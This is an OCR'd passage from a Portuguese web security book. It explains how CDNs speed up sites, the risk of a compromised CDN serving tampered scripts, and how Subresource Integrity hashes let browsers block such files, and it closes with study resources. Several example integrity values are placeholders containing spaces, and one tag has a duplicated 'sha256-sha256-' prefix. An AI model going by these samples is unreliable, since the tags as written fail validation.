Quanto mais longe fisicamente o usuário estiver do servidor, maior será o tempo gasto para a transmissão das informações. No exemplo anterior, seria muito mais rápido para o usuário russo se o

servidor da aplicação Web que ele estava acessando também estivesse localizado na Rússia.

Essa é justamente a ideia central das Content Delivery Networks, também conhecidas como CDNs. O objetivo de se utilizar uma CDN é para melhorar a performance de uma aplicação Web, diminuindo o tempo de carregamento de seus recursos, com o uso de servidores espalhados em diversos países no mundo.

Na verdade, a CDN não distribui a aplicação inteira, mas apenas os recursos estáticos que ela utiliza, tais como imagens e arquivos JavaScript e CSS. Sendo assim, quando um usuário na Rússia acessar uma aplicação Web que está hospedada em um servidor no Brasil, quem vai disponibilizar os arquivos estáticos da aplicação não será o servidor localizado no Brasil, mas sim algum servidor que esteja localizado fisicamente o mais próximo possível do usuário.

Sem dúvidas a utilização de uma CDN reduz bastante o tempo de carregamento dos arquivos estáticos usados por uma aplicação Web, melhorando assim sua performance.

Existem diversos sites que oferecem o serviço de CDN para que os desenvolvedores possam hospedar os arquivos estáticos de suas aplicações. Dois dos principais são o MaxCDN (https://www.maxcdn.com) e o Cloudflare (https://www.cloudflare.com/cdn).

É bem comum que desenvolvedores usem uma CDN de maneira *indireta*, sem que saibam disso. Essa situação acontece quando se utiliza bibliotecas JavaScript e CSS, tais como o jQuery (https://jquery.com) e o Bootstrap (https://getbootstrap.com).

Em algumas aplicações Web, os desenvolvedores não baixam os arquivos dessas bibliotecas, disponibilizando-os juntamente com os outros arquivos da própria aplicação, mas sim referenciam o

endereço onde elas estão hospedadas. Um exemplo de código dessa situação:

```
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/boots
trap/3.3.7/css/bootstrap.min.css">

<script src="https://code.jquery.com/jquery-3.1.1.min.js"></script>
```

Repare nos atributos `href` da tag link, e `src` da tag `script`, como eles referenciam o endereço de hospedagem das bibliotecas. Mas na verdade esses endereços são das CDNs usadas pelas bibliotecas. Ou seja, ao utilizar uma biblioteca dessa maneira, você estará usando uma CDN, que no caso é da própria biblioteca.

Mas será que utilizar uma CDN para hospedar os arquivos estáticos de uma aplicação é algo seguro?

10.2 OS RISCOS DE SE UTILIZAR UMA CDN

No capítulo anterior, vimos que a especificação *Content Security Policy* tem como objetivo melhorar a segurança de uma aplicação Web, restringindo de onde ela pode baixar e executar seus recursos, como por exemplo, códigos JavaScript. Assim, melhora a sua segurança contra o ataque XSS.

Discutimos que é bem comum o uso de CDN em aplicações Web, e que nesse caso é necessário liberar acesso aos recursos que estiverem hospedados na CDN usada pela aplicação. Com isso, o browser do usuário permitirá que a aplicação baixe e execute os recursos disponibilizados por sua CDN, pois seu endereço estará adicionado ao header *Content Security Policy*, sendo então considerado como seguro.

Isso aumenta a segurança de uma aplicação contra o XSS, pois se um hacker tentar atacá-la com o envio de códigos JavaScript

maliciosos, tais códigos serão bloqueados pelo browser, já que seus endereços não estarão listados como sendo seguros. Mas o hacker pode detectar que a aplicação está utilizando uma CDN, e com isso pode alterar assim seu foco do ataque para a CDN em si.

E se o hacker conseguir invadir a CDN, alterando o código-fonte dos arquivos que ela disponibiliza para uma aplicação? Isso seria um problema, pois mesmo que a aplicação esteja utilizando a Content Security Policy, o acesso e a execução dos arquivos de sua CDN estariam liberados.

A especificação Content Security Policy nos ajuda apenas limitando quais endereços são seguros para uma aplicação baixar e executar seus recursos. Mas para aumentar ainda mais a segurança de uma aplicação Web, protegendo-a no caso de um hacker invadir sua CDN e alterar o código-fonte de seus recursos, é necessário também verificar a **integridade** de tais recursos, isto é, se eles não foram manipulados por terceiros.

É justamente aí que entra a especificação Subresource Integrity, pois esse é seu objetivo.

10.3 COMO FUNCIONA O SUBRESOURCE INTEGRITY?

No capítulo 8, discutimos que é importante utilizar algum algoritmo de **hash** para proteger as senhas dos usuários de uma aplicação. Discutimos a diferença entre hash e criptografia, e vimos que o hash foca justamente na integridade das informações.

A especificação Subresource Integrity, também conhecida como SRI, usa algoritmos de hash para validar a integridade dos recursos de uma aplicação Web. A ideia é gerar o hash do **conteúdo** dos recursos da aplicação, para que o browser consiga validar se o hash

dos recursos que foram baixados está de acordo com o esperado.

Seu uso consiste em adicionar um novo atributo chamado `integrity` nas tags de inclusão de arquivos JavaScript e CSS das páginas da aplicação. Nesse atributo, devemos indicar o hash do conteúdo do arquivo que estamos importando na página, além do algoritmo usado para a geração desse hash.

Vejamos um exemplo:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Subresource Integrity</title>
    <link integrity="sha384-YiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3
RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous" rel="styleshee
t" href="http://minhacdn.com/arquivo.css">
</head>
<body>
    <script integrity="sha256-jkfh6dfvb234h5389bdfsdfy8534u5j34h57d6f="
crossorigin="anonymous" src="http://minhacdn.com/arquivo .js"></
script>
</body>
</html>
```

Repare no código anterior que as tags `link` e `script` possuem o atributo `integrity`, que indica ao browser que a aplicação está utilizando a especificação SRI. Veja também que, nas duas tags, foi adicionado o atributo `crossorigin`, que é necessário nesse caso, pois os arquivos estão em um domínio diferente do usado pela aplicação.

No atributo `integrity`, devemos informar o algoritmo utilizado para a geração do hash e o hash do conteúdo do arquivo, separados por um caractere de hífen (-).

Algoritmos suportados

A especificação SRI determina que os browsers **devem** suportar os algoritmos da família SHA-2, tais como: SHA-256, SHA-384 e SHA-512.

A SRI também determina que os browsers **podem** rejeitar algoritmos de hash que são considerados fracos, como o MD5 e os algoritmos da família SHA-1.

É possível usar vários algoritmos diferentes no mesmo arquivo, bastando separá-los com o caractere de espaço:

```
<script integrity="sha256-hjkfdhfjdshfjkdhfkdhfaio754fddfdf547dfv6fkjhsdklfj=
sha512-Ubhdf67fsdbfdstf87sdfujsfkghkdfjcxvkl/xcklvjxcklvjklxcjvkl==" 
src="http://minhacdn.com/arqui vo.js"></script>
```

Ao detectar o atributo `integrity` nas tags `link` ou `script`, o browser automaticamente gera o hash do conteúdo do arquivo, utilizando o algoritmo indicado. Então, compara se o hash gerado é idêntico ao presente no atributo.

Caso sejam idênticos, significa que o conteúdo não foi modificado por terceiros e pode ser executado normalmente pelo browser. Caso contrário, o browser bloqueia a execução do arquivo, pois seu conteúdo é diferente do esperado, podendo representar um risco para a aplicação.

Novamente, assim como no caso da especificação Content Security Policy, quem faz a validação e bloqueio dos recursos ao se utilizar a SRI é o próprio browser, evitando que esse trabalho tenha de ser realizado pelos desenvolvedores da aplicação. O único trabalho que os desenvolvedores terão é o de gerar o hash dos

arquivos da aplicação, e adicioná-lo no atributo `integrity` das tags `link` e `script` nas páginas dela.

É possível gerar o hash por meio de aplicativos que podem ser executados via `terminal` ou `prompt de comandos` , algo que pode ser automatizado pelos desenvolvedores. Isso evita que esse trabalho seja feito manualmente.

10.4 UTILIZANDO E TESTANDO A SUBRESOURCE INTEGRITY

A utilização da SRI em uma aplicação Web é bem simples, pois consiste apenas em gerar o hash dos arquivos que ela usa e adicioná-lo nas páginas dela. Vamos a um exemplo.

Imagine que sua aplicação tenha uma página HTML com o seguinte código:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Subresource Integrity</title>
</head>
<body>
    <h1>Teste Subresource Integrity</h1>

    <script src="https://code.jquery.com/jquery-3.1.1.js"></script>

    <script src="js/script.js"></script>
</body>
</html>
```

O código é similar ao mostrado no capítulo anterior, sendo que nesse retirei as imagens que eram importadas no corpo da página. Repare no código anterior que existem dois arquivos JavaScript sendo importados nela, sendo que o primeiro é a biblioteca jQuery, e o segundo é um arquivo da própria aplicação.

Para utilizar a SRI, devemos gerar o hash desses dois arquivos. Isso pode ser feito, por exemplo, usando o aplicativo *OpenSSL command line tool*, que pode ser executado pelo terminal ou prompt de comandos de seu sistema operacional.

Para utilizá-lo, basta acessar o terminal ou prompt de comandos, e executar o seguinte comando:

```
openssl dgst -sha256 -binary js/script.js | openssl base64 -A
```

No comando anterior, o parâmetro `-sha256` é o algoritmo de hash a ser usado, e o parâmetro `js/script.js` é o caminho do arquivo que desejamos gerar o hash.

Ao executá-lo, será impresso o hash do arquivo. Algo como:

```
1/kfsldfldf k6dfshf34 54bnjkfhds 7324njkldsf=
```

Agora devemos alterar nosso código HTML, adicionando o hash do arquivo no atributo `integrity` da tag `script`:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Subresource Integrity</title>
</head>
<body>
    <h1>Teste Subresource Integrity</h1>

    <script src="https://code.jquery.com/jquery-3.1.1.js"></script>

    <script src="js/script.js" integrity="sha256-1/kfsldfldf k6dfshf34
54bnjkfhds 7324njkldsf="></script>
</body>
</html>
```

Como esse arquivo está no mesmo domínio da aplicação, não é preciso adicionar o atributo `crossorigin` à tag `script`. O mesmo processo deve ser feito para todos os outros arquivos JavaScript e CSS da página.

No caso do jQuery, não precisaremos gerar o hash manualmente, pois ao baixar a biblioteca pelo seu site, já temos a opção de copiar a tag `script` com os atributos `integrity` e `crossorigin` já fornecidos. Hoje, a maioria das bibliotecas JavaScript e CSS já está utilizando a SRI.

Figura 10.1: jQuery utilizando o Subresource Integrity

O código final da nossa página HTML ficaria assim:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Subresource Integrity</title>
</head>
<body>
    <h1>Teste Subresource Integrity</h1>

    <script src="https://code.jquery.com/jquery-3.1.1.min.js" inte
grity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8=" crosso
rigin="anonymous"></script>
    <script src="js/script.js" integrity="sha256-sha256-1/kfsldfldf
k6dfshf34 54bnjkfhds 7324njkldsf="></script>
</body>
</html>
```

Para testar se tudo funcionou corretamente, basta abrir a página no browser e verificar na aba `console` do *Developer Tools* se não há mensagens de erro.

Figura 10.2: Página carregada normalmente sem nenhum erro

É possível simular se o browser realmente nos protege no caso do conteúdo de um dos arquivos seja manipulado por terceiros. Para isso, basta alterar o código-fonte de um de seus arquivos, mas sem realizar a atualização de seu hash. Nesse caso, o browser vai detectar o problema e mostrará uma mensagem de erro na aba `console` do *Developer Tools*.

Figura 10.3: Browser indicando problemas ao carregar recurso

Repare como o browser detectou a falha de segurança e bloqueou automaticamente a execução do arquivo. Com isso, é possível utilizar uma CDN em sua aplicação sem receios, pois mesmo que um hacker consiga invadi-la e altere os arquivos de sua aplicação, o browser detectará que o hash desses arquivos não é compatível com o fornecido pela aplicação, o que significa que tais arquivos tiveram sua integridade violada, portanto serão

automaticamente bloqueados.

Atualização do hash dos arquivos

Uma coisa importante a ser lembrada é de que sempre que algum arquivo JavaScript ou CSS da sua aplicação for alterado, é necessário gerar novamente o seu hash, além de atualizar sua tag nas páginas da aplicação. O hash sempre é gerado baseado no **conteúdo** do arquivo, ou seja, se o conteúdo mudar, o hash dele obrigatoriamente deve mudar também.

Isso pode ser um trabalho chato no caso da sua aplicação possuir muitos arquivos que constantemente sofrem alterações. Felizmente, esse trabalho não precisa ser manual, pois existem ferramentas que o automatizam.

Uma delas é **gulp-sri**, que na verdade é um plugin do gulp, sendo este uma ferramenta usada na automatização de tarefas de front-end que são repetitivas. A documentação do gul-sri pode ser acessada em: https://www.npmjs.com/package/gulp-sri.

10.5 SUPORTE DA SUBRESOURCE INTEGRITY NOS NAVEGADORES

A especificação SRI é bastante recente, tendo sua versão final publicada em meados de 2016. Por conta disso, muitos browsers ainda não a suportam.

É possível verificar o suporte atual dela no site http://caniuse.com/#search=sri.



Figura 10.4: Suporte do Subresource Integrity nos browsers

Repare na figura como a grande maioria dos browsers ainda não a suportam. Isso não significa que você não deve usá-la. Pelo contrário, seu uso é muito importante para melhorar a segurança de suas aplicações.

Os outros browsers aos poucos vão liberando atualizações, sendo bastante provável que muito em breve eles passarão a suportá-la.

10.6 CONCLUSÃO

Vimos neste capítulo que o uso de uma CDN em uma aplicação Web pode trazer riscos a ela, pois não há garantias de que os arquivos hospedados na CDN não foram manipulados por terceiros. Muitos hackers costumam atacar as próprias CDNs, com o objetivo de invadir e alterar os arquivos que elas gerenciam, adicionando a eles códigos maliciosos.

Vimos que, para resolver esse problema, foi criada uma especificação chamada Subresource Integrity, que embora

atualmente não tenha um bom suporte pela maioria dos browsers, é uma excelente ferramenta que pode ser utilizada para evitar que aplicações Web estejam vulneráveis a executar códigos JavaScript e CSS maliciosos.

Por fim, vimos como funciona a SRI, que consistem na geração de um hash do conteúdo do arquivo, como fazer para gerar esse hash, e também como usá-lo nas páginas de uma aplicação.

Capítulo 11

CONCLUSÃO

Este é apenas um pequeno capítulo de encerramento do livro, no qual darei algumas dicas de como você pode continuar seus estudos, citando alguns sites, blogs e treinamentos relacionados com os assuntos que foram vistos ao longo de nossa jornada.

Espero que você tenha gostado deste livro e que os assuntos que nele foram ensinados tenham contribuído com o seu conhecimento e com a sua carreira. Espero também que isso possa lhe ajudar bastante no desenvolvimento de aplicações Web mais seguras.

Não deixe de verificar se suas aplicações estão vulneráveis aos ataques que foram mostrados nos capítulos do livro. Caso alguma de suas aplicações esteja, releia com calma o capítulo que trata dele, e aplique as técnicas que foram mostradas para corrigir tal vulnerabilidade.

11.1 CONTINUANDO OS ESTUDOS

Conforme eu havia citado no capítulo de introdução do livro, segurança é um assunto bastante extenso e que sempre está em evolução. Sendo assim, é muito importante que você estude continuamente sobre o assunto, estando sempre antenado quanto a novas vulnerabilidades, novos tipos de ataques, novas tecnologias e técnicas de proteção, e quanto aos demais assuntos relacionados com a área de segurança.

Outros livros sobre segurança

Alguns bons livros que você pode ler para complementar seus conhecimentos são:

- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, de Dafydd Stuttard e Marcus Pinto (2011).
- *Web Application Security, A Beginner's Guide*, de Vincent Liu e Bryan Sullivan (2011).
- *Ethical Hacking and Penetration Testing Guide*, de Rafay Baloch (2014).

Comunidades e projetos

Recomendo bastante que você acompanhe os trabalhos da OWASP (https://www.owasp.org), uma das principais comunidades abertas focadas em segurança de aplicações. Ela costuma publicar diversos artigos sobre a área de segurança, além de disponibilizar gratuitamente diversos projetos open-source para ajudar os desenvolvedores a encontrarem vulnerabilidades em suas aplicações, com o objetivo de torná-las mais seguras.

Existe também uma organização brasileira similar à OWASP, que é o CERT.br (http://www.cert.br/). Em seu site, é possível encontrar diversas palestras em português sobre o tema de segurança da informação.

Certificações

Caso você queira se especializar tirando certificações, existem algumas que são focadas nas áreas de segurança da informação e *ethical hacker*. As certificações mais reconhecidas dessas áreas no mercado são oferecidas pela empresa EC-Council (https://www.eccouncil.org).

As principais são:

- CEH — Certified Ethical Hacker
- ECSA — EC-Council Certified Security Analyst
- CCISO — Certified Chief Information Security Officer

Existem algumas empresas brasileiras que oferecem treinamentos preparatórios para essas certificações. Uma delas é a Clavis Segurança da Informação (http://www.clavis.com.br/).